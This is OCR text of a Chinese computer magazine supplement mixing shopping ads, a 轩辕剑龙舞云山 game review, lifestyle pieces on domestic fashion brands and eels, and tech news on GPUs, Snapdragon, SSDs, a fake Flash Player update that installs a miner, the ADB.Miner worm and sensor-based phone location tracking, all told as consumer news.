想了解更多手机摄影技巧、拍客大赛最新进展、和广大拍客交流作品，就上机智猫拍客专区！www.techmiao.com/paike

还可扫码关注机智猫公众号（微信号：techmiao），点击右下角的“拍客大赛”，上传你的手机拍摄作品！

电脑报官方商城 开学特惠

今天谁也不能阻止我好好学习！

最新八代 Coffee LakeR 架构
I7-8700K/GTX 1070/水冷
V1学习+游戏

手机淘宝扫一扫
go.icpcw.com/V1.htm

最新八代 Kaby LakeR 架构
I3-8100/GTX1030
V2 学习+办公

手机淘宝扫一扫
go.icpcw.com/V2.htm

CPU:E3 1230V2
二手主机媲美 I7
C3学习+设计

手机淘宝扫一扫
go.icpcw.com/C3.htm

型号	处理器	内存	硬盘	显卡	价格
B1	奔腾 4560	4GB/8GB	120GB/240GB/500GB/1TB	集显	1599 元
B3	酷睿 I7400	8GB	120GB/240GB/500GB/1TB	GT1030 起	2699 元
T2	酷睿 I5 4430	4GB/8GB	120GB/240GB/500GB/1TB	集显	1999 元
C1 二手	酷睿 I3 3220	4GB/8GB	120GB/240GB/500GB/1TB	集显	1099 元
C2 二手	酷睿 I5 3470	4GB/8GB	120GB/240GB/500GB/1TB	集显	1499 元
C4 二手	酷睿 I7 4790	8GB	120GB/240GB/500GB/1TB	GTX9602G 起	2999 元

还有各类高品质二手配件、显示器等，价格优惠，升级首选！详情请咨询店内客服。

二手Windows笔记本:
联想、惠普、戴尔、华硕等

go.icpcw.com/tjb.htm
手机淘宝扫一扫

学习+办公
联想Thinkpad T440S，I5/8GB/120GB固态 2699元
联想Thinkpad T450触摸，I5/8GB/120GB固态 3199元

学习+专业设计
Thinkpad W540移动工作站，I7/8G/500GB 4199元

学习+游戏
联想Y50-70，I5/8G/1TGB/GTX860M(2G) 3099元
HP惠普OMEN Notebook
I7/16GB/256GB/GTX860M(4G) 4299元

商务轻薄
联想Thinkpad X240，I5/4GB/120GB固态 2299元
联想Thinkpad X1 Carbon，I5/4GB/128GB固态 2499元

承接中小企业办公本批量定制

价格远低于新机
二手苹果笔记本
2000+ 元起

做工精细
安全稳定
美观时尚

·适合学习、办公、商务·

手机淘宝扫一扫
go.icpcw.com/pgb.htm

电脑报学摄影活动第三波团购
佳能60D/600D/700D
单反相机套机
99新展示机/大量优势现货
全套新镜头、新配件

·适合学摄影、家用、普通商用·

手机淘宝扫一扫
go.icpcw.com/600D.htm

精品二手手机
评测工程师质检 全国顺丰包邮 专业售后保障 送膜、套、线

iPhone 7/7P
二手主流手机
2700 元起

手机淘宝扫一扫
go.icpcw.com/ip7.htm

苹果、安卓手机
开年特价促销
800 元起

手机淘宝扫一扫
go.icpcw.com/ttjj.htm

接下来>>>>

没有什么事是一篇增刊解决不了的
如果有,那就2345篇!

评测工程师质检 | 功能完好 | 售后无忧 | 全国顺丰包邮

手机淘宝扫一扫

年底清仓
苹果、安卓手机
800元起

go.icpcw.com/ttjj.htm

《轩辕剑龙舞云山》(以下简称《龙舞云山》)是在网易从大宇获得正版授权后出的,很多人害怕网易可能会将这一经典 IP 改变得面目全非。但是小编实际上手之后可以说,绝对会让人有很大的改观,看来“十年铸剑,淬火重燃”这一句不是白说的,玩家们绝对可以亲自体验到网易的满满诚意。

神剑出鞘,再耀九州

《轩辕剑龙舞云山》首次评测

游戏画面&音效

在这次小编收到测试码的时候可是第一时间等待着开放下载然后试玩。在测试版本中,游戏的水墨风格完全让小编眼前一亮,根本没有想到这次《龙舞云山》会采用经典为水墨风格,而且可以说这种风格让游戏拉分不少,也让玩家感到亲切。游戏的所有场景都是使用的水墨渲染,而人物、建筑与物件等又以 3D 画面表现,不仅继承了《轩辕剑云和山的彼端》(以下简称《云和山的彼端》)与《轩辕剑天之痕》(以下简称《天之痕》)的风格,又带有卡通的角色,搭配上 3D 让你又能看到精细版的《轩辕剑黑龙无锡云飞扬》与《轩辕剑苍之涛》。

游戏中所有的布景和物件都十分具有特色,无论是楼台建筑、市井的街道、山间路径与壶中世界都十分有国画的感觉,但如果放大细看 PC 的模拟器还是能看出细节有些缺乏。不过在设置的画面下方有个下载扩展包,虽然本次测试没有开放,但小编认为在后续版本中下载扩展包一定能让 PC 模拟器的画质变得更好。

在音效方面,游戏依然是《轩辕剑》的风格,包括一些经典游戏技能也还是那些配音。虽然说本次测试没有太让人感到惊奇,但是可取的地方还是不少,比如人物中调皮的笑声配得非常好,在整体音效上还是让游戏加分不少。

这样的水墨场景到处都是

属性相克还能引发追击,所以宝宝的属性很重要

游戏玩法

游戏采用了《天之痕》与《云和山的彼端》中间部分,如果有玩过这两款游戏的玩家一定会感到很怀念。在初始时,游戏玩家将从古月仙人的赐酒到回忆,直接穿插入《天之痕》中封印一段开始。接着游戏就从《云和山的彼端》开始游戏了,而且能从里面联系出很多《天之痕》到现在的衔接,而剧情也有很多《云和山的彼端》里面看不到的那一面。

游戏中一共有六个门派,龙武与沧剑属于物理输出技能较多,灵素属于治疗技能较多,而天师道属于魔法输出技能较多,琉璃多以单体强输出为主,最后隐墨有魔法输出,但控制和机甲辅助较多。

游戏有属性相克,相比以前来说,本次属性有阴阳冥三属性,而这三种属性又是互克的。所以玩家完全可以通过三属性的互克对敌人造成可观输出,甚至在使用控制技能的时候相克。

在游戏初期,玩家会跟着任务让你选择最为基础的三只宝宝:魔法输出为主的青鸟、物理输出为主的宝箱怪和以回复为主的白泽。与 NPC 战斗的时候,部分 NPC 战斗前玩家可以选择召集义士,会有 4 秒倒计时,同任务的玩家会自动匹配一起与 NPC 进行战斗,如果没有玩家也会给你安排一些比较强力的 NPC 帮忙。在游戏里,玩家多会选择自动战斗,只有部分战斗任务才会采用手动来合理安排技能。另外在游戏中,怪物击倒尸体后不一定会消失或者击飞,如果尸体没有消失,可能是被其他怪物复活技能复活的。

除此之外,在本作中还有支线任务,甚至还有韶乐中的日常。之前小编认为游戏中韶乐日常会非常累,但是体验后才知道《龙舞云山》的日常真的很轻松。首先有自动寻路,而且在江湖逸问的任务中可以了解到很多唐朝历史,比如红线女、薛崇等历史人物传记。而且完成之后也都会有经验、金钱与石头等奖励,也算是升级路上的额外奖品。

在人物技能上,玩家要注意,是可以替换技能的,偶尔每个技能效果不同,搭配不同技能锁造成的效果也会产生变化,甚至很多技能还能互相影响与配合。而搭配技能的时候也会出现各种属性加成,如果相同属性加成就会形成更强的属性,但要是相克对象的话,造成的伤害也更大。

在补天选项里面,玩家可以选择镶嵌不同的石头来增加不同的数值,另外想要增加更多的数值可以选择等级更高的石头镶嵌。而想要获得高级石头,一是可以做任务活动,二是玩家可以自己炼石,使用多颗同等级的石头就可以升级为更高级的石头,然后镶嵌获得更多数值的增长。

在宝宝方面,玩家可以通过韶乐中的护甲迷踪获得,并且能用炼妖壶炼化更强的宝宝,不过这个和赌博一样,有几率出现低级的宝宝。升级宝宝也能获得属性点,增加属性点能让宝宝更强。而且单人游戏可以放置一个参战宝宝与四个助战宝宝,助战宝宝可以随时替换为队友,参战宝宝能一直跟着玩家进入战斗。另外因为小编是隐墨弟子,在宝宝界面下面有工厂设置,虽然这次测试没有开放,但是在这里玩家可以合成机关兽参战。而且隐墨有多个技能与机关兽有关,看来以后隐墨弟子多会使用强力机关兽宝宝了。

每日必须完成的韶乐中的任务

游戏总结

作为本次网易的布局作品之一,可以说这次的古风与怀旧绝对会让很多粉丝激动,而这次测试让小编也只能短暂地体验一下。了解到的东西还有很多不足,也因为是首测,有太多内容没有开放。而且这次游戏设定参考了太多传统文化,甚至之前说到的韶乐中的“诗仙十考”,也是非常符合传统文化的内容。另外,创建人物的随机名字,还会给你附上所有姓名的解字。

小编希望游戏在考虑细节的时候,能吸取更多的中华传统文化精髓,让《轩辕剑》这个经典 IP 承载更多的文化价值,最后肯定给《龙舞云山》研发团队一个赞啦。

娱乐 国牌的转型之路

又骗我买国产，国牌什么时候这么潮了？

提到国产品牌，可能很多人都觉得土土的，和时髦一点都沾不上边。小编也不否认，毕竟有些国牌的设计真的辣眼睛。但是最近这几年，一些出色的中国设计师慢慢开始崭露头角，那些我们曾经爱理不理的国产品牌也都开始转型升级，变得越来越潮啦。本期我们就从前段时间参加了纽约时装周的太平鸟和李宁说起。

画风突变的太平鸟

可能很多朋友对太平鸟的印象还停留在十年前，认为它是个颇有“城乡接合部”气质的中老年品牌，至少小编在一年前也是这么认为的。不过，如今已经二十岁的太平鸟早就“换血”成功了，再也不是土里土气的它了。

拿小编熟悉的“90 后”来说，在十年前，大多数还在读中学的 90 后们能够去森马和美特斯邦威买一件衣服，那都是值得跟同学炫耀一番的。小编还记得当年周杰伦为美特斯邦威代言的 T 恤，完全就是当时少男少女追捧的“明星同款”啊……但后来，这些当年的潮牌就开始慢慢老化了，美特斯邦威甚至在三年内关闭了 1500 多家门店。

不过，太平鸟应该算是这里面的一股清流，就在人人都觉得他家的衣服又贵又丑，马上就要 Flop 的时候，太平鸟的创始人招了一批年轻的“90 后”设计师，从此摇身一变成为了一个年轻时尚、国际化的形象。大家有时间可以上天猫看看他们的旗舰店，小编第一次看的时候，心理过程就是：“让我来看看有多丑”“嗯……好像还挺好看？”“天哪，这种画风你告诉我这是太平鸟设计的?！”“买买买”。

但即使是这样，太平鸟的缺点还是挺大。从一开始他们家就想做“中国版 Zara”，走“模仿”国际大牌的道路。但人家 Zara 开了这么多年，“模仿”的水平肯定是非常高的——在模仿人家的产品基础上，并不全盘抄袭，而是抓住大牌设计的要点，让自己的产品看起来像，其实又不一样。在这方面，太平鸟就要逊色很多了，他们家“模仿”大牌产品的时候，往往只能做到把一件衣服照着版型全盘复制。这样带来的问题也很直接：一旦你的面料档次或者剪裁工艺达不到大牌水平，衣服的廉价感就会非常明显。

摆脱校服风的李宁

而李宁呢，更是家喻户晓了。在体育用品方面，李宁的质量绝对是业界的佼佼者（至少在中国是），从运动鞋、运动衣到各种运动器材，不仅性能好，颜值也还挺高的。

但是李宁并不满足于此，他家把目光投向了时尚界，是今年纽约时装周中四个入选品牌中唯一的运动品牌。在这次时装周，李宁一共有 40 套服装参与走秀，以“悟道”——心之悟，型之悟的概念进行创作，有国粹运动之魂的寓意，这种“佛系时尚”简直是时装周的一股清流啊。

除此之外，李宁还把中国体育健将的赛场照片印在了卫衣上，有些还会配上“中国”、“加油”等中文，小编竟然觉得不是很 Low！而在服装的设计上，无论是设计还是剪裁都加入了很多时尚的元素，细节处都经得起推敲。不过和太平鸟一样，李宁也逃不过“模仿”的痕迹。就拿这次的时装周上展示的几套服装来看，很多细节和设计都和 gosha rubchinskiy、balenciaga、palace、supreme 等潮牌有异曲同工之妙。

但像太平鸟、李宁这样模仿大牌产品有错吗？你也不能说他错，学习大品牌原本就是最安全最可靠的一个做法，哪怕是 Nike，一开始的时候也是模仿 Asics 起家的。不过小编还是希望中国品牌能越做越好，走出大牌的影子，钱包随时为你们打 Call！

时装周上的太平鸟

李宁时装周部分 look

美食 这口锅到底该不该吃货们背？

鳗鱼被吃到灭绝，是有原因的

对于吃货来说，这几天最大的噩耗莫过于这一条：鳗鱼要被人类吃灭绝了。没有了鳗鱼，日本料理简直少了半壁江山啊！那吃货们到底该不该背这口锅？

养一条鳗鱼可以在北京买下一平方米

其实，早在上世纪初，人们就开始尝试养殖鳗鱼了，但因为种种困难，把小鳗鱼养大，却是在 2002 年才成功的。因为小鳗鱼实在太挑食了，几十年来人们尝试过各种鱼、虾、蛋黄之类的饲料，但小鳗鱼就是一口也不吃。研究了好几十年，人们才发现，小鳗鱼原来喜欢吃“海雪”，就是海里的有机物碎屑黏在一起形成的黏液团。为了制作这个食谱，日本科学家费尽心计，他们用鲨鱼卵做主要材料，配合各种维生素，才养活了第一波柳叶鳗。

你以为找到食谱就完了吗?！柳叶鳗脆弱得不能再脆弱了，它们长着一副上下颌不能闭合的嘴巴，因为追逐人工海雪吃，要是不小心碰到养殖池的壁上，它们的嘴巴就会被撞歪，真是蠢萌。为了解决这个问题，实验室不得不花大价钱去制作新设备：圆形循环水箱。除此之外，残饵、水质、温度、光度等哪一个环节稍有不慎，小鳗鱼就会停止生长。

这样一来，从激素、食物到装备，养殖一条鳗鱼的成本高达 100 万日元（约人民币 7.5 万元）。即便如此费力，小鳗鱼的成活率也只有 0~5%。所以，我们现在吃的鳗鱼，都是打捞已经半成熟的玻璃鳗、线鳗养大的，实际上鳗鱼的繁殖还是靠它们自己。

鳗鱼有着薛定谔的性别，忽男忽女

除此之外，鳗鱼一生只会产卵一次。就拿主角日本鳗来说，它们在马里亚纳海沟出生后，会奋力游向陆地，在日本沿海岸的淡水里吃吃喝喝，度过单身狗的大半生。然后会在生命的某一天听到大海的召唤，头也不回地游回出生地。在游回家乡的过程中，它们会发情、交配，把孩子生在自己的出生地，完成最重要的使命：繁育下一代，之后就会悲壮地结束自己的生命。

还很有趣的是，和黄鳝一样，鳗鱼也是雌雄同体的生物。但不同的是，黄鳝小时候是男孩，长大后就一直是女孩了，但鳗鱼却是随时可以变性。当食物不足、种群密度高时，鳗鱼就变成公的；当食物充足密度低时，就变成母的了。这个事情的结果就是：你养了一池塘的鱼，最后会得到一池塘的好基友……可想而知鳗鱼养殖有多困难了——既要保证食物适量，又要严格控制鳗鱼数量，真的是非常有性格的鱼了。

所以鳗鱼快灭绝这件事情也不能全怪我们吃货，不过要想救鳗鱼，大概只有中国式谣言才能起效了——《震惊！鳗鱼有毒！分分钟身亡，千万别吃！》。

互动专区

最好吃的泡面在这里！

2 月的电子版增刊互动主题是：最好吃的泡面在这里！

如何互动：平时吃厌了统一、康师傅家的泡面，是时候换种口味和品牌了！小编最喜欢的是泰国 Yum Yum 家的泡面，大家最喜欢的是哪种呢？快来告诉小编吧。只要拍摄一张照片，并配上文字说明，发送至“电脑报 CPCW”微信号上，就有机会登上增刊的版面哦。

扫一扫关注
“电脑报CPCW”微信服务号

GCN架构要退休了,AMD下一代**显卡架构**即将到来

除了价格,显卡技术的革新同样是大家关注的焦点。AMD 在过去的一年时间里,不仅仅在 CPU 领域取得相当不错的成绩,其显卡技术的更迭同样成为近期市场关注的焦点。

GCN架构要退休了 下一代架构还会远吗?

从2012年的HD7970算起(研发代号Southern Islands),AMD的GCN图形架构已经推进了5代。这5代分别是:Southern Islands、Sea Islands、Volcanic Islands、Arctic Islands和最新的Vega以及即将推出的Navi。

按照AMD的官方资料,即将推出的Navi将采用7nm工艺。

据Wccftech报道,Navi会是GCN的最后一代产品,将于2019年推出。在2020年到2021年之间,AMD则会完成对下一代通用图形计算架构的更新。有爆料称,在RTG前负责人Raja Koduri跳槽Intel之前,新架构的工作就已经开展了,现在随着王启尚(David Wang)的加入,研发项目将进一步展开。

就像当年HD7000系列横空出世,GCN取代老迈的TeraScale架构(HD2000到6000系列所用)所带来的单芯显卡性能巅峰一样,下一代AMD图形架构也会借助7nm+工艺等达到类似的效果。相应地,NVIDIA方面是继续CUDA还是也拿出对应的新计算架构还未可知。当下,Volta架构还没有消费级产品,下一代安培架构会不会亮相,也需要等待3月底的GTC大会上才能揭晓。

矿工们人见人恨 AMD却在闷声发大财

2017年,比特币价格暴涨了1300%,吸引了全球越来越多人开采这种数字货币,进而推高了GPU的需求。在过去,AMD和NVIDIA都试图淡化来自区块链领域的营收增长预期,但有分析师认为,区块链市场已经势不可当。

“我们认为,区块链市场要比人们预计的更大,成为GPU可以持续利用的市场,最终出现专门面向区块链应用的ASIC芯片,AMD和NVIDIA至少能够通过为ASIC芯片提供专利技术而受益。”Stifel分析师凯Kevin Cassidy表示。

尽管区块链以比特币背后的技术而闻名于世,但它也被越来越多地用于提高安全性和业务效率。例如,全球最大的钻石矿业公司De Beers就利用区块链技术鉴别钻石的真伪。John Pitzer估计,在去年,AMD仅向区块链公司售出的芯片就达到了3.2亿美元,而这只是AMD在2017年全年50亿美元营收的一小部分。

AMD CEO Lisa Su 在财报后的电话会议上表示,虽然区块链是一个不稳定的动态市场,但AMD在去年看到了该市场的强劲增长,并持续到了今年第一季度。不过2018年开年之后,区块链波动一直不小,这对上游显卡厂商势必会造成影响。

高通要把CPU做到电脑上,**骁龙850**或将由PC平台首发

搭载骁龙845的旗舰机还未正式和我们见面,现在,高通下一代旗舰处理器又被爆出。据外媒PC Mag表示,其已从多方渠道探听到了关于2018年高通新旗舰处理器骁龙850的消息。据悉,这款新处理器将于今年年底上市。

不同于往年在智能手机上首发,PC Mag指出,骁龙850处理器将以Windows 10 on ARM设备的形态出现,也就是说,将由PC平台首发。有人认为,骁龙850的推出只是针对笔记本产品进行小幅改进,换言之会让这种类型的设备性能、体验更完善,从而更彻底地跟Intel死磕。

此外,有消息称相比骁龙845,骁龙850在性能上提升的幅度并不会很大,基本持平。而重点的提升是在基带上,应该会内置高通首款消费级基带X50,这款基带最高支持5Gbps下载速度。

我们可以大胆地推测,骁龙850中的“50”代表着X50通信模组,这将是高通旗下首款消费级5G通信模组的处理器。不过此前也有人称,骁龙850可能仅是骁龙845的升级版本,依旧使用骁龙845的核心架构+X50基带,重点在于支对5G的升级,展现高通在网络通信方面的技术实力。

虽然骁龙850的消息真实性还有待考证,不过我们已经有了关于骁龙845的可靠消息。

预计在本月底的MWC大展上,三星将带着首款搭载骁龙845处理器的旗舰Galaxy S9/S9+亮相,而索尼、HTC、LG、小米、一加也都准备了相应的处理器的机型,所以上半年我们将看到多款搭载骁龙845的重磅安卓旗舰。

需要指出的是,日前ARM确认,从Cortex A8之后包括最新的A75架构,都受到Meltdown和Spectre漏洞波及。随后,高通表示正在努力进行相关修复工作。不过为了避免骁龙845“带病上市”,终端产品可能会出现延期。

今年骁龙845的Kryo 385 Gold大核基于Cortex A75定制,而Kryo 385 Silver小核则基于A55定制,理论上是“中招”的。所以骁龙845手机能否如期在这个月发布还是未知数,如果不能发布,那么我们预计高通今年的一大批新SoC的推出节奏都会被打乱。

Flash Player**升级按钮慎点**,小心免费给别人打工

这年头,黑客对于金钱利益的追逐越来越疯狂,尤其是虚拟货币大爆发之后,各种病毒木马层出不穷。即使这段时间以比特币为代表的虚拟货币价格都有所波动,但免费的劳动力依旧能为黑客们创造不少财富。

Flash Player升级网页暗藏玄机

日前我们发现,某些恶意软件会使宿主电脑的浏览器被重新定向到伪装成Flash Player 升级页面的网站。如果你点了升级,就中招了。

这些网站会给你推送各种广告软件,还会后台静默安装人见人厌的“全家桶”。目前我们发现了一个新的李鬼版Flash Player 升级网站,不过与此前的恶意软件附送“全家桶”不同,这次你一旦入坑,就会被该网站植入一个CPU矿工。

当用户访问这个所谓的升级网站,该网站就会自动执行下载任务。从页面来看,你肯定会觉得自己下载的就是新版 Flash Player,但测试后我们发现,下载的文档名是 java player.exe。

从 VirusTotal 的扫描结果来看,我们最初以为它会给电脑安装广告软件或恶意程序,但最后可执行文件却在电脑上装了个名为 SystemProcess 的 CPU 矿工,而且它迅速就“吸干”了电脑每一分可用的计算能力。幸运的是,黑客并不高明,大多数安全产品都能识别出来这个CPU矿工。因此,如果你电脑上没有安全软件,可以下载Malwarebytes 或Emsisoft 免费对自己的电脑做一次清洁。


不只PC,安卓设备也不能幸免

Flash Player升级链接盯上用户PC的同时,以智能手机为代表的Android设备同样被黑客们盯上了。

日前,360 的安全研究人员先后发表了两篇安全报告,报告称大约 7000台 Android 设备感染了挖矿蠕虫 ADB.Miner。被感染的设备都开启了 5555 端口,部分感染设备确认是电视盒子,但不确定是否有 Android 手机被感染,受害者主要分布在中国和韩国。

被感染设备会对外发起 TCP 5555 adb 调试端口扫描,并尝试执行 adb 命令把自身拷贝到新的感染机器,其核心功能是利用窃取到的计算资源挖 XMR 代币,蠕虫的端口探测部分借鉴了 MIRAI 的 SYN 扫描模块以提高端口探测效率。

手机**泄露位置信息**，甚至连关闭定位都不管用?



日前，美国军方意外发现军人的数字健康追踪设备正在泄露他们的位置，包括他们所处的位置以及他们附近的军事基地和世界各地的机密场所。但是这种泄密的危险并不仅限于 Fitbit 和类似的健康追踪设备。研究人员最近的研究已经表明，即使手机的定位服务已经被关闭，手机也能够追踪用户的位置。

你可以关闭定位，但关不了传感器

这种安全隐患来自手机所装配的一系列传感器，当然并不仅仅是 GPS 和通信接口，陀螺仪和加速器也能够对手机的拿取方式以及其他动作进行追踪。手机中安装的 App 能够借助这些传感器来执行用户无法知晓的任务，比如说追踪用户在城市街道中的运动等。

大多数人认为关闭手机的定位服务就能够阻止这种监视，但是美国东北大学的研究解开了 App 逃避这种限制的方法。研究人员称，手机能够监视用户的输入从而发现用户的密码，而且把手机带在身上就能够让数据公司获取用户的位置和方向。

当为一种装置或者系统设计防护措施时，人们需要设想会发生什么样的威胁。比如说汽车设计时需要考虑能够在车祸中保护驾驶员，他们会考虑路上或者路边存在的任何危险因素。但是他们的设计不会包含汽车驶下悬崖或者被从天而降的巨石砸中时的情况。考虑这类威胁不仅不划算，而且这类威胁被定义为极其罕见。

同样，设计软件和硬件的设计师会考虑黑客会做什么，但是那并不意味着它们

就是安全的。大多数设备都把防备来自未知方向的攻击作为目标。多年来已经发生了许多借助不同方式进行的攻击，移动设备可以说是黑客攻击的完美目标。

它们内部充斥着传感器，通常至少含有一个加速器、一个陀螺仪、一个磁力计、一个气压计、四个麦克风、一到两个摄像头、一个温度计、一个计步器、一个光传感器和一个湿度传感器。

App 能够在不需要用户同意的情况下直接访问大多数传感器。通过将两个或者两个以上传感器的内容进行组合，就有可能让黑客做出一些用户、手机设计者和 App 研发者意料之外的事情。例如在之前的一个项目组，有开发人员研发出了一款 App，不需要读取键盘输入就能确定用户在手机屏幕上输入的字母。

窃取你的位置信息，并不需要定位权限

不少人也在猜测一款恶意应用如何能够推断一位用户的行踪，包括他们的生活地点和工作地点以及他们的旅行路线，这些信息在大多数人心中都是非常隐私的。我们想要查明，借助不需要用户许可的传感器是否能够确定用户的位置。

实际上我们可以实现这样一个 App，通过它能够观察到用户的前进方向，这款 App 还能够借助手机的陀螺仪记录用户在前行过程中转弯角度的顺序。而加速器则能表明用户是停止还是前进状态。通过这一系列转弯角度的测量，就能够制作出用户的行动路线图。

另外，我们还可以研究出一种算法将用户的这些运动与他所在城市街道的数字地图匹配起来，并且确定他最可能的行动路线。甚至能够进一步改善算法，使其包含道路弯曲程度以及限速等信息来缩小用户的路线范围。如果再利用人工智能的深度学习，与地图库的路径做对比，那么预测的准确性将大大提升。希望借助这项研究能找到一种方法，用于阻止这种泄露行踪事件的发生。

小编曾见过这样一个人，他将自己所有电子设备的前置摄像头都用黑胶带粘住，包括手机、笔记本电脑等。这种做法或者偏激，或者杞人忧天，但就连军人的位置信息都被监听，我们的各项数据被别有用心之人窃取也不无可能。作为普通民众，我们大部分都不懂传感器的原理、也不懂软硬件。系统给我们弹个窗口，我们能选择“是”或者“否”，但这个“是”或者“否”的背后发生了什么，我们真的理解吗?

各路**固态硬盘**齐发威，机械硬盘何去何从?

各种要消灭机械硬盘的声音已经喊了多年，然而，除了让机械硬盘容量一升再升外，似乎也没多少作用。不过这一次，似乎喊出机械硬盘要完的却是看起来八竿子打不着的 Intel……

Intel 不仅仅推出了 SSD

2018 年开年不久，Intel 和三星就推出了多款 SSD 新品。据 PCworld 报道，Intel 的目标是借助 Optane（傲腾）技术的 SSD 产品和云存储，让机械硬盘在消费市场消失，也就是普通消费者不会再去考虑购买一块机械硬盘做本地存储。其中，58GB/118GB 的 M.2 Optane SSD 800P 将于 2 月出货，今年还会发售基于 Optane 存储技术的 DRAM 内存。

AMD 方面，PW 称存储技术是 AMD 的空白，而且 Optane 仅限 Intel 的最新的芯片组、处理器能够支持，这就造就了和 AMD 的差异化。也许 Intel 明白在理论性能方面，AMD 迟早会赶上，但其实早就想好了 Optane 作为应对之法。所以将来局面也许会是这样：尽管 AMD 越来越强，可消费者电脑里打着 Intel 标签的产品却越来越多。

当然，瞄准未来，Intel 的目标是随时随地拥有 5G 连接的云 PC。理论上 5G 的理想速度和当下的 SATA 硬盘传输相近，所以 Intel 希望用户把机械硬盘交给云，本地只留下 Optane 做加速、缓存之用即可。

不过，考虑到 5G 预计需要到 2020 年左右才有大规模商用、普及的可能，上述愿景实现还需要不少时间来筹备。

做存储，三星当然不甘人后

Intel 这些年在存储领域的努力大家有目共睹，而三星自然不甘心将这样的市场拱手让人。据悉，三星公司正着手推出雄心勃勃的超级电容式 NAND Z-SSD，欲借此同采用最新 Optane 内存技术的英特尔 P4800X 展开正面交锋。

SZ985 Z-NAND SSD 规格于去年 11 月正式公布，从参数来看其性能与 Optane 基本持平，延迟略低，连续读取 / 写入与随机读取性能更强，但随机写入

IOPS 则有所不逮。

三星方面指出，SZ985 与 P4800X 将在“高端 SSD”市场上一较长短——所谓高端 SSD，是指随机读取 IOPS 在 55 万以上，且延迟低于 20 微秒的产品。P4800X 分别提供 375 GB 与 750 GB 两种容量选项。而除了已知的 800 GB 型号之外，三星方面还披露了一款新的 240 GB 版本。

	Tech	Capacity	R/W IOPS	R/W bandwidth	Life	R/W Latency
Optane P4800X	3D XPoint	750GB	550K	2.4/2.0 GB/sec	41 PBW	10/10μs
SZ985	SLC NAND	800GB	750K/170K	3.2/3.2 GB/sec	42.7 PBW	12-20/16μs

SZ985 拥有 1.5 GB LPDDR4 DRAM 以及一款“高性能控制器”，不过目前尚无任何相关参数正式公布。三星公司确认称，SZ985 可以以每天 30 次全盘写入的方式使用五年，且故障前平均运行时间为 200 万小时。其拥有一个单端口、四通道 PCIe 3.0 接口，但三星公司没有提到是否配备 NVMe。

NAND Z-SSD 的目标市场为需要高速缓存与日志数据处理的领域，具体包括高性能计算、人工智能、大数据以及物联网等。与英特尔提供的 16 GB 与 32 GB XPoint 存储器模块不同，三星方面并不会发布存储器模块形式的 Z-SSD 产品。

其实这个时候小编一般想说两个字儿——价格！机械硬盘之所以没有彻底消失，正是因为固态硬盘高昂的价格。如果固态硬盘什么时候能降到 1 元 1GB，那么除了某些特殊需求如监控设备等，机械硬盘可能真的会被淘汰。所以固态硬盘爸爸们，别搞幺蛾子了，降价才是硬道理呀……

想充电？只带这根数据线就行了

最近小编的手机耗电量越来越快，经常用着用着就低于10%了。所以没办法，只能随身携带充电宝和充电线，但是有时候经常会忘记带其中一样，那手机没电的时候就尴尬了……今天小编就给大家推荐一款充电线、充电宝二合一的好物。

不靠谱的充电宝

以前出门，手机、钱包、钥匙三大件是绝对要随身携带的，而现在出门，可能只带一部手机就行了。虽然说越来越方便了，但手机没电的时候，感觉一下子与世隔绝，被整个世界都抛弃了啊。你说偶尔与世隔绝一下也没什么，关键是有时候没电真的会出大事的！比如，在陌生的路上靠手机导航时或是在去机场、车站接人时，要是手机突然没电了，真的窒息。特别是现在大家买东西时都喜欢用手机付款，现金什么的可能几个月取一次，还是为了充公交卡……所以，一旦手机没电了，你就乖乖等朋友来捡你吧。

这种“一根数据线引发的血案”，就是这样防不胜防。解决方法也不是没有，现在各种电子设备越来越多，出个门，包里绝对少不了数据线和充电宝。可能有的朋友还不止一套，在家里、办公室里、车里都分别备上了一套。然而，气人的是，有时候带了充电宝，却忘了数据线，有时候带了数据线，却发现充电宝没电了！而且一般的充电宝也不方便携带，如果出门有背包还好，像小编这种喜欢什么都不背就出门的人来说，想带充电宝都没地方放。“我不就是充个电嘛，可以不这么累吗？”“当然可以呀！”这里就有一款格调满满自带充电宝功能的数据线。

能充电的数据线

是的，你没有看错，就是一根能充电的数据线！从外观上看，它与大部分闪电数据线明显不同：黑色的线上多出了一个小棒棒，而在这个棒棒的里面就是一块 2800 mAh 的移动电池。简单来说，就是将数据线与充电宝合二为一：每次给手机充电时，数据线本身也会充满电量。

聪明的它在当手机插到充电头上后，会自行判断优先为手机充电，满电后才会为内置电池充电，充满后也将会自动断开，不伤电池。另外，小电池上还有充电指示灯，通过指示灯，可以知道剩余电量有多少。

除此之外，相比起市面上的一般数据线容易破裂和脱线，这款数据线采用了细密编织的尼龙材质，随便怎么扯、怎么踩都用！不！坏！100mm × 20mm × 20mm 的尺寸拿在手里、放在口袋里也刚刚好。两种型号充电口 Type-c、Lightning，完美支持苹果和安卓快充。

有了它，再也不用翻遍自己的大包小包，才扯出线和已经“奄奄一息”的充电宝了，一根数据线就能解决啦。

手机淘宝扫一扫

购买网址：
go.icpcw.com/sjx.htm

如果电子版的读者不方便扫描二维码，还可以在我们的微信服务号（电脑报 CPCW）中发送关键字“充电数据线”、“印章”，小编会给你提供购买地址。

DIY活字印章套装：生活也要来点情调

本期小编推荐的是一款时尚又复古的小“玩具”——活字印章，跟你们见到的那些十八线小印章不一样，这款印章的画风绝对是一股清流，让你想印哪里就印哪里，想印什么图案就印什么图案！

上百个字粒自由组合

以前上学的时候，看到历史书上讲的活字印刷术，觉得非常有趣啊！大家有没有同样的想法？想一想要是能随意排列组合，做出自己想要的排版超炫酷的啊。好啦，我只是想引出今天要介绍的东西——印章。

